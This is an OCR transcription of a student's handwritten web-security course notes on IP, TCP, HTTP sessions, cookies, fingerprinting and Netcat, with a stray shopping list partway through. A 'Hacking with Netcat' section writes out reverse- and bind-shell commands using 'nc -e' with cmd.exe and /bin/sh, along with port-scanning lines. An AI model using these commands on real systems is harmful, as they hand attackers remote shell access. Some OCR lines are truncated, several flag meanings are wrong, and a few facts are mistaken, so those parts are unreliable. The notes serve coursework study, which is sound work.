13/08/2024

Vidyalekhan
DATE
PAGE

- What is an IP Address?

IP address is an address having information about how to reach a specific host especially outside the LAN. An IP address is a 32-bit unique address having an address space of 2^{32}. Generally, there are 2 notations in which IP addresses are written - dotted decimal & hexadecimal notation.

Each IP datagram contains a source address & a destination address. Based on the IP address in the packet header there is a task of delivering packets in IP from the source host to the destination host. Whatever is the encapsulated data that has to be delivered is defined by the IP packet structure. With source & destination information it defines addressing methods that are used to label the datagram.

Basically the client registers its own local address & a unique port on a Network Adress Translator (NAT) device/router when sending the request. So when the server replies only with the public IP address, it uses the registered port to see where in the subnet to send the info. I want to send some data to C1 in a network. There are 3 more computers in that network. The first thing I do is form a TCP connection with C1 is a three-way handshake (during which I put my own local add & unique port but C1 doesn't know I want to connect). In packet header, there was only IP address of our router.

(*) Develop a network appli... on any language. (Java, TCP/IP &...

DATE
PAGE


- What is an IP port number?

Port number is a 16-bit numerical value that ranges from 0 to 65535. Well known port (0-1023)
Registered port (1024 - 49151)
Dynamic port (49152 - 65535)

When interacting over the Internet, TCP/UDP protocols make connections, recompile data packages after the transfer, & then deliver them to applications on the recepient's device.
For this handover to work the OS must install & open the gateway for the transfer. Each door has a unique code number. After transmission, the receiving system uses the port number to determine where the data should be sent. The port nos. of the sender & receiver are always included in the data pkt.

Host : Port

→ Only network applications have port nos.



→ Port numbers give unique identi...
on your PC.
→ IP address will h...
network

TCP/IP : Transmission Control Protocol / Internet Protocol

- Works at the network layer
- Interacts with ~~the~~ various web applications.
- Connection - oriented protocol, reliable.
- Establishes the connection, uses the concept of acknowledgement during data transmission.

How does TCP/IP work?

14/08/2024

- 3-way handshaking

Step 1: SYN

Step 2: SYN + ACK

Step 3: ACK

- Stream orientation
- Buffered Transfer.
- Checksum - error handling.
- TCP segment header fields - code bits.
- HTTP/s protocol.
- How HTTP works?

→ Diff b/w state & connection?

→ Connection is closed at appl layer by TCP/IP or HTTP?

16/08/2024

- How HTTP/s protocol works?
- HTTP is a connectionless protocol – very few server resources are required for a large number of client requests.
- HTTP is a stateless protocol – it has no memory of prior connections or it cannot distinguish b/w connections of one client from another.

→ What is the length of a GET URL on different browsers?


→ When we store GET URL on an env. variable, which applications can access this data?

	No. of characters
Chrome	2083
Firefox	65536
Safari	80,000
Internet Explorer	2083
Edge	2083.

2024

How Does the HTTP Protocol Work?

- Hyper Text Transfer Protocol - It is a protocol for transfer of data such as HTML documents. It is the foundation of any data exchange on the web. It is a client-server protocol.
- Clients & servers communicate by exchanging individual messages (as opposed to a stream of data).
- The messages sent by the client are called requests & the messages sent by the server are called responses.



- It is an application layer protocol that is sent over TCP, or ove a TLS-encrypted TCP connection.

Client - an entity initiating the request (web browsers)
Server - serves the document as requested by the client.
Proxies - numerous computers & machines that relay HTTP message

20/08/24

- Session : To track the user over a stateless protocol.
→ HTTP is a stateless protocol
→ There is no "built-in" standard to keep track of interrelated requests
→ Present tailored content to each user.
→ An "enhancement" to HTTP
→ Session is created at server side.
- How session IDs are assigned.
- HTTP session - session identifier, session data, session manager.

21/08/24

- Implementation of HTTP sessions :
  1) Cookies
  2) URL Rewriting
  3) Hidden Form Fields
  4) Server-Side Storage
- Security Considerations - Session Hijacking, Sessim Exping, Session Fixation, Cross-site scripting (XSS)
- HTTP Cookies

Vidyalekhan
DATE
PAGE

22/08/24

- Use of HTTP Cookies - Session management, user recommendations (personalization).
  - Response Header
  - tracking & analytics, authentication.
- Security considerations - XSS, CSRF, Session hijacking, privacy.
- How to use (NetCat) - nooblinux.com
- HTTP encoding
- nc command (Linux) - Fingerprinting.

30/08/24

- Fingerprinting the web server.
- Banner Grabbing.
- (Telnet)
- (HTTPrint)

03/09/24

→ Finding virtual hosts. (IP-based, name-based, dynamic)
→ GoBusters.

- Hoodie
- Fruits/ Vegetables
- Mithai (if possible)
- Washed clothes
- Saaree
- ~~Ke~~ Kettle (electric)
- Album

NetCat (nc) Command

Defn: NetCat - It is one of the most versatile networking tools used by system administrators & security analysts.

- It is called the Swiss Army Knife of Networking
- This tool can be used to make connections over TCP or UDP protocol which makes it an excellent debugging tool
- NetCat was developed in 1995 but not maintained
- Ncat (developed by Nmap) expands on the features of NetCat but lacks 'port scanning' feature because nmap already has such capabilities.
- NetCat works on TCP & UDP protocols while Ncat can also work on SSL, IPv6 etc.
- NetCat can perform the tasks of both client & server in a client-server based connection model.

Creating a Client with NetCat.

Syntax: `nc [options] host port`
`nc -n [IPadd] 80`
`nc -v example.com 80`

} what a browser does to request a webpage from a server?

- HTTP requests with NetCat.

* Your browser performs a GET request to show you a webpage. After you have connected to the server, your browser sends special messages to the server with the request & the server responds accordingly.

cURL - a utility to perform any HTTP requests

Syntax: curl -v -I example.com 80

```
HEAD / HTTP/1.1
Host: example.com
User-Agent: curl/8.7.1
Accept: */*
```

- Using printf & piping with Netcat

```
printf "HEAD / HTTP/1.1\r\User-Agent:
curl/7.74.0\r\nHost: example.com\r\nAccept: */*\r\n\r\n" |
nc -v example.com 80
```

\r: creates new lines for HTTP request { carriage return (cr), line feed (lf)

Creating a server with Netcat.

Netcat can start listening on any port that you specify, this is what gives it the ability to create a server on the fly.

Syntax: nc [options] portnumber

```
nc -l -p 4000
```

The client (Firefox) has requested the server (Netcat)

Communicating over SSL with Ncat.

```
nc -v --ssl github.com 443
```

--ssl-cert : to create SSL certificate

--ssl-key : to create SSL key

Creating a simple chat using Netcat

On the first machine we will just run the command to create a server & listen on a port. On the second machine we will run the command to connect to the first machine's IP & port, thereby establishing the connection. From there we can just write messages from one machine & they will instantly appear on the other.

Server: nc -vlp 4000

Client: nc -v 192.168.145.131 4000

Transferring Files b/w two Hosts using Netcat

- Serve the file from a server

In this method the server has to be created on the machine that contains the file.

Server: cat nooblinux_assets.zip | nc -vlp 4000

Client: nc -v 192.168.145.131 4000 > nooblinux_assets.zip

There is no ~~fd~~ indication of whether the file has completed transferring or not. The connection stays open.

- Push the file to the server from the client.

The machine with the file will be the client & it will send the file to the server.

Server: nc -vlp 4000 > whatever.zip

client: nc -v 192.168.145.131 4000 < whatever.zip

DATE
PAGE

Port Scanning with Netcat

netcat -v3 nooblinux.com 443

netcat -v3w1 scanme.nmap.org 20-25

nc -v3w1 scanme.nmap.org 20-25

Hacking with Netcat

- Use Netcat to get shell access in a remote system.

1) Create a reverse shell - the shell attack machine listens on a specific port & the target machine initiates a shell & connects to the attack machine.
2) Create a blind shell - the target machines initiates the shell & listens to a port. The attacker machine connects to the target machine & gets shell access.

ver: nc -vlp 4000 (linux)

t nc -v 192.168.145.131 4000 -e cmd.exe (windows)

et: nc -vlp 4000 -e /bin/sh (linux)

r: nc -v 192.168.145.131 4000 (windows)

V: Verbose Mode

e: Listening Mode

-p: Specifying local port

-z: Port Scanning

-u: Specifying UDP connection

-s: Source port selection

-w: Timeout configuration.

Telnet Command

Defn: Telnet - Telnet stands for Teletype network. It is a client-server application protocol that provides access to virtual terminals of remote systems on local area networks or the Internet.


The local computer uses a telnet client program & the remote computer uses a telnet server program. It is used as a std TCP/IP protocol for virtual terminal service which is provided by ISO.

(starts the connection ← The local computer ... → accepts the connection)


* Telnet originated in the late 1960s (provide remote terminal access & control over mainframes).

→ Logging in Telnet

1) Local login - Whenever a user logs into its local system, it is known as local login.



2) Remote login – users can login to a remote site, i.e computer & use services that are available on the remote computer.



→ Network Virtual Terminal (NVT)

- NVT is a virtual terminal in Telnet that has a fundamental structure that is shared by many different types of real terminals. NVT was created to make communication viable between different types of terminals with different operating systems.

→ Telnet Commands.

1) WILL – Accepting a request to enable
2) WONT – Rejecting a request to enable
3) DO – Approving a request to enable
4) DONT – Disapproving a request to enable

Vidyalekhan
DATE
PAGE

09/24

VAPT :

HTTPrint Tool

Defⁿ: HTTPrint - It is a web server fingerprinting tool. It relies on web server characteristics to accurately identify web servers despite the fact that they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. HTTPrint can also be used to detect web-enabled devices which do not have a server banner string, such as wireless access points, routers, switches, cable modems etc. HTTPrint uses text signature strings & it is very easy to add signatures to the signatures database.

→ Banner strings - text string sent by web server in response to a request.
→ mod_security - open source web application firewall.
→ server mask - binary no. to determine network add. & host add.
→ WAPs - devices that provide wireless connectivity to other devices.

→ Methods used by HTTPrint.
1) Banner Grabbing
2) Signature Detection
3) Feature Testing
4) Vulnerability Scanning
5) Heuristic Analysis.

Vidyalekhan
DATE
PAGE

Unit 2: Web Application Security Vulnerability Terminology

Defn: Script Kiddies – a novice hacker who uses pre-made scripts & tools to launch cyberattacks on computer systems & network.

- OWASP (Open Web Application Security Project) – free resources for web application testing & cybersecurity awareness.
- OSSTMM (Open Source Security Testing Methodology Manual) – what to test for operational security, reference for ISO 27001
- WASC (Web Application Security Consortium) – classification of website security threats.

Flow: Vulnerability identification → Vulnerability Analysis → Penetration Exploitation → Impact Analysis → Data Correlation → Reports

- Compliance Based Reports – ISMS, PCI, HIPAA, NIST, SOX

OWASP Top 10: SQLI, XSS, Session Management, Insecure Data Object References, CSRF, security misconfiguration, insecure cryptographic storage, failure to restrict URL access, insufficient TLP, invalidated redirects & forwards.

MITRE: not for profit organization to represent substantial cybersecurity knowledge base funded by NIST.

END SEM PREPARATION

Vidyalekhan

DATE
PAGE

Unit I Notes :


- Introduction to Web Technology & Information Gathering

→

Layer Name	Protocol	Data Unit	Addressing	Functionality
Application	HTTP/SMTP	Messages	n/a	Network resources
Presentation	–	–	–	Translates data
Session	–	–	–	API, Socket, winSock
Transport	TCP/UDP	Segment	Port #'s	Message delivery
Network	IP	Datagram	IP	Move packets source →
Data Link	Eth/wifi	Frames	MAC	Hop to hop delivery
Physical	10 Base T 802.11	Bits	n/a	Transmit bits

* You can find an application for UDP to query the DNS server to get the binary equivalent of the domain name used for the website.


→



- Features of TCP as a reliable delivery service:

1) Stream Orientation
2) Buffered Transfer
3) Sending Positive Acks
4) Timer
5) Combination of Timers

- TCP Header.



- https://www.awl.com/index.html

Request: GET / index.html HTTP/1.0
↓ method ↓ source name ↓ protocol/version

Respone: HTTP/1.0 200 OK
Server: Netscape-Enterprise/2.01
Content-type: text
Content-length: 87
HTML Code

Vidyalekhan
DATE
PAGE

- Features of HTTP Protocol

1) Connectionless
2) Stateless

* HTTP Servers store GET parameters in the system environment variables that CGI programs & other out of process applications can access. The number of system variables differs from OS to OS.


- Status Codes:

1xx – Informational (100)
2xx – Successful (200)
3xx – Redirection (302)
4xx – Client Error (404)
5xx – Server Error (501)

* Why is POST better than GET? – no info in URL, no restrictions on length.

- Origin Header:
  Origin: <scheme> :// <hostname> : <port>
- Referer Header:
  Referer: <url>
- Host Header:
  Host: <host> : <port>

- HTTP Session:



- Ways to Implement HTTP Sessions:

1) Cookies
2) URL Rewriting
3) Hidden Form Fields
4) Server Side storage

- Security Considerations for HTTP Sessions:

1) Session Hijacking
2) Session Expiry
3) Session Fixation
4) XSS

- Uses of HTTP Cookies:

1) Session Management
2) Personalization
3) Tracking & Analytics
4) Authentication

- Securing Considerations

1) XSS
2) CSRF
3) Session Hijacking
4) Privacy Concerns

+ → %.20

NetCat
HTTPrint
Virtual Hosts